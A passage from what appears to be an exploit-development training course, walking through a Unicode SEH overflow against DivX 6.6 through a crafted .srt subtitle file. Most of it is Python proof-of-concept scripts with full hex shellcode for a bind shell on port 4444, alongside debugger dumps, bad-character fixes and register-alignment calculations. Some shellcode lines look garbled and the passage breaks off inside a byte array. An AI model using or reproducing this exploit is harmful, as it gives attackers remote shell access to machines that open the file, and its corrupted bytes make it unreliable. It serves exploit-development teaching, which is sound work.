"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"  
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"  
"\x68\x6D\x40\x6D\x40\x6D\x80\x8a\x6D\x40\x6D\x40\x6D\x80\x5f\x6D"  
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"  
"\x40\x6D"
```

```
[*] Half Shellcode to be filled by the Venetian Writer 159 bytes  
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"  
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"  
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"  
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"  
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"  
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"  
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"  
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"  
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"  
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0"
```





And we now create our first stub exploit:

```
#!/usr/bin/python
# DivXPOC04.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"

# Payload building blocks
buffer = "\x41" * 1032 # offset to SEH
xchg_esp = "\x94\x6d" # Swap back EAX, ESP for stack save,nop
xchg_ecx = "\x91\x6d" # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xff\x3c\x6d\x2d\xff\x3c\x6d" # ECX ADJUST: TO BE FIXED
rest = "\x01" * 500000 # Buffer and shellcode canvas

# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
# bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0" )

# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
venetian_writer = (
"\x80\x6a\x6d\x40\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x80"
"\x05\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x31"
"\x6d\x40\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0d\x6d\x40\x6d\x40\x6d\x80\xc2\x6d\x40\x6d\x40\x6d\x80"
"\xf4\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\x28\x6d"
"\x40\x6d\x40\x6d\x80\xe5\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d"
"\x80\x0c\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80\x1c"
"\x6d\x40\x6d\x80\xeb\x6d\x40\x6d\x40\x6d\x80\x2c\x6d\x40"
"\x6d\x40\x6d\x80\x89\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x61\x6d\x40\x6d\x40\x6d\x80\x31\x6d\x40\x6d\x40\x6d\x80"
"\x64\x6d\x40\x6d\x40\x6d\x80\x43\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x0c\x6d\x40\x6d\x40\x6d\x80\x70\x6d\x40\x6d"
"\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80\x40\x6d\x40\x6d\x40\x6d"
```





```
"\x80\xe6\x40\x6d\x80\xe6\x40\x6d\x40\x6d\x80\xe6\x40\x6d\x40\x6d\x80\xe6"
"\x6d\x40\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\x6d\x40\x6d\x40"
"\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40"
"\x6d\x80\x32\x6d\x40\x6d\x40\x6d\x80\x77\x6d\x40\x6d\x40\x6d\x80"
"\x32\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\xd0\x6d"
"\x40\x6d\x40\x6d\x80\xcb\x6d\x40\x6d\x40\x6d\x80\xfc\x6d\x40\x6d"
"\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\xd6\x6d\x40\x6d\x40\x6d"
"\x80\x89\x6d\x40\x6d\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d\x80\xed"
"\x6d\x40\x6d\x40\x6d\x80\x02\x6d\x40\x6d\x40\x6d\x80\x6a\x6d\x40"
"\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40"
"\x6d\x80\x09\x6d\x40\x6d\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80"
"\xff\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x53\x6d"
"\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d"
"\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\xd0\x6d\x40\x6d\x40\x6d"
"\x80\x68\x6d\x40\x6d\x40\x6d\x80\x5c\x6d\x40\x6d\x40\x6d\x80\x53"
"\x6d\x40\x6d\x40\x6d\x80\xe1\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40"
"\x6d\x40\x6d\x80\x1a\x6d\x40\x6d\x40\x6d\x80\xc7\x6d\x40\x6d\x40"
"\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x6a\x6d\x40\x6d\x40\x6d\x80"
"\x51\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d"
"\x40\x6d\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80\xe9\x6d\x40\x6d"
"\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d"
"\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40\x6d\x80\x49"
"\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40"
"\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40"
"\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x93\x6d\x40\x6d\x40\x6d\x80"
"\xe7\x6d\x40\x6d\x40\x6d\x80xc6\x6d\x40\x6d\x40\x6d\x80\x57\x6d"
"\x40\x6d\x40\x6d\x80\xd6\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d"
"\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d\x80\x64\x6d\x40\x6d\x40\x6d"
"\x80\x68\x6d\x40\x6d\x40\x6d\x80\x6d\x6d\x40\x6d\x40\x6d\x80\xe5"
"\x6d\x40\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\x29\x6d\x40"
"\x6d\x40\x6d\x80\x89\x6d\x40\x6d\x40\x6d\x80\x6a\x6d\x40\x6d\x40"
"\x6d\x80\x89\x6d\x40\x6d\x40\x6d\x80\x31\x6d\x40\x6d\x40\x6d\x80"
"\xf3\x6d\x40\x6d\x40\x6d\x80\xfe\x6d\x40\x6d\x40\x6d\x80\x2d\x6d"
"\x40\x6d\x40\x6d\x80\x42\x6d\x40\x6d\x40\x6d\x80\x93\x6d\x40\x6d"
"\x40\x6d\x80\x7a\x6d\x40\x6d\x40\x6d\x80\xab\x6d\x40\x6d\x40\x6d"
"\x80\xab\x6d\x40\x6d\x40\x6d\x80\x72\x6d\x40\x6d\x40\x6d\x80\xb3"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x44\x6d\x40"
"\x6d\x40\x6d\x80\xd6\x6d\x40\x6d\x40\x6d\x80\x57\x6d\x40\x6d\x40"
"\x6d\x80\x51\x6d\x40\x6d\x40\x6d\x80\x51\x6d\x40\x6d\x40\x6d\x80"
"\x01\x6d\x40\x6d\x40\x6d\x80\x51\x6d\x40\x6d\x40\x6d\x80\x51\x6d"
"\x40\x6d\x40\x6d\x80\xd0\x6d\x40\x6d\x40\x6d\x80\xad\x6d\x40\x6d"
"\x40\x6d\x80\x05\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d"
"\x80\xd6\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x37"
"\x6d\x40\x6d\x40\x6d\x80\xd0\x6d\x40\x6d\x40\x6d\x80\x57\x6d\x40"
"\x6d\x40\x6d\x80\x83\x6d\x40\x6d\x40\x6d\x80\x64\x6d\x40\x6d\x40"
"\x6d\x80\xd6\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80"
"\x68\x6d\x40\x6d\x40\x6d\x80\x8a\x6d\x40\x6d\x40\x6d\x80\x5f\x6d"
"\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d"
"\x40\x6d")
```

```
#PoC Venetian Bindshell on port 4444 - ph33r
shellcode = buffer + ret + xchg_esp + xchg_ecx + align_buffer
shellcode += venetian_writer + half_bind + rest
```

```
f = open(file, 'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```

POC04 source code



While running the above exploit, something goes wrong. SEH has not been overwritten with our own return address. We look at the buffer in memory, it has been mangled just before a `0x0D` byte which has probably been filtered (a quick test changing this char to `0x41` reveals that we can overwrite SEH again).





Figure 46: Bad character affecting return address



Address	Hex dump	UNICODE
07543680	40 00 60 00 40 00 60 00 80 00 01 00 60 00 40 00	@m@m'@m@
075436C0	60 00 40 00 60 00 80 00 49 00 60 00 40 00 60 00	m@m'I@m@m
075436E0	40 00 60 00 80 00 34 00 60 00 40 00 60 00 40 00	@m'4m@m@m
075436E8	60 00 80 00 01 00 60 00 40 00 60 00 40 00 60 00	n'@m@m@m
075436F0	80 00 31 00 60 00 40 00 60 00 40 00 60 00 80 00	'I@m@m@m'
07543700	99 00 60 00 40 00 60 00 40 00 60 00 80 00 84 00	'm@m@m''
07543710	60 00 40 00 60 00 40 00 60 00 80 00 74 00 60 00	m@m@m'tm
07543720	40 00 60 00 40 00 60 00 80 00 C1 00 60 00 40 00	@m@m'+m@
07543730	60 00 40 00 60 00 80 00 00 00 00 00 00 00 00 00	m@m'....
07543740	00 00 00 00 00 00 00 00 31 01 62 02 14 01 08 04	.....
07543750	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543760	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543770	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543780	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543790	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437A0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437B0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437C0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437D0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437E0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437F0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543800	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543810	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543820	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543830	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543840	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543850	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543860	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA

Figure 47: Identifying the bad character inside our buffer

How can we change the 0x0D byte inside our shellcode? The easiest option we have is to break the ADD instruction in two instructions like the following:

```

"\x80\x0D\x6D" -> "\x80\x0C\x6D\x80\x01\x6D"
which will result in
80 00 75:add byte ptr [eax],0ch
00 6D 00:add byte ptr [ebp],ch
80 00 75:add byte ptr [eax],01h
40      :inceax
00 6D 00:add byte ptr [ebp],ch
40      :inceax
00 6D 00:add byte ptr [ebp],ch

```

*Avoiding 0x0d bad character in shellcode*





The only part we've changed in *POC05* is the one containing the fix for the bad character:

```
# [*] Unicode Venetian Blinds Shellcode Writer 1109 bytes
# 0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6d\x40\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80"
"\x05\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x31"
"\x6d\x40\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0c\x6d\x80\x01\x6d\x40\x6d\x40\x6d" # 0x0c + 0x01 = 0x0d badchar
"\x80\xc2\x6d\x40\x6d\x40\x6d\x80"
```

*POC05 changes to avoid 0x0D bad character*

✳ It's now time to do some math! We need to fix the *EAX* register to point to the first *NULL* byte of our "half" bind shell. Running the new POC, after the "XCHG EAX, ECX" instruction, *EAX* points to *0x0653EEDD* while the first *NULL* byte we need to replace is at *0x065406EF* address.

```
EAX -> 0x0653EEDD
SHELLCODE -> 0x065406EF (00EB ADD BL,CH)
0x065406EF - 0x0653EEDD = 6162 Bytes

# we can add/sub only 256 multiples ←
>>>6162/256.0
24.0703125 ->approximated to 25
>>>hex(0xFF-25)
'0xe6'
>>>0x3C00FF00-0x3C00E600
6400
our EAX fixing code will be:
ADD EAX, 0x3C00FF00
SUB EAX, 0x3C00E600
```

which means we will have 238 Bytes of overhead to fill with nops equivalent instructions that will bridge us to shellcode:

```
>>> 6400-6162
238 Bytes to fill
```

*Calculations to align EAX register to the first NULL bytes of the "half" bind shell*

Bad Chars x0A }  
x0D }





For the nop equivalent instructions we are going to use a JO opcode "\x70\x00" (Jump if Overflow); we don't care if the Overflow Flag is set to 1 or 0, in any of the two cases the result will be go to the next instruction, which is exactly what we want.

Here is our working exploit:

```
#!/usr/bin/python
# DivXPOC06.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"

# Payload building blocks
buffer = "\x41" * 1032 # offset to SEH
xchg_esp = "\x94\x6d" # Swap back EAX, ESP for stack save,nop
xchg_ecx = "\x91\x6d" # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xff\x3c\x6d\x2d\xe6\x3c\x6d" # ECX ADJUST
crawl = "\x70" * 119 # Crawl with remaining strength on bleeding
# knees to shellcode
rest = "\x01" * 500000 # Buffer and shellcode canvas


# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
# bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xef\xe0\x53\xd6\xd0" )

# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
# 0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6d\x40\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80"
"\x05\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x31"
"\x6d\x40\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0c\x6d\x80\x01\x6d\x40\x6d\x40\x6d" # 0x0C + 0x01 = 0x0D badchar
"\x80\xc2\x6d\x40\x6d\x40\x6d\x80"
"\xf4\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\x28\x6d"
"\x40\x6d\x40\x6d\x80\xe5\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"

```

230





```
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
"\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
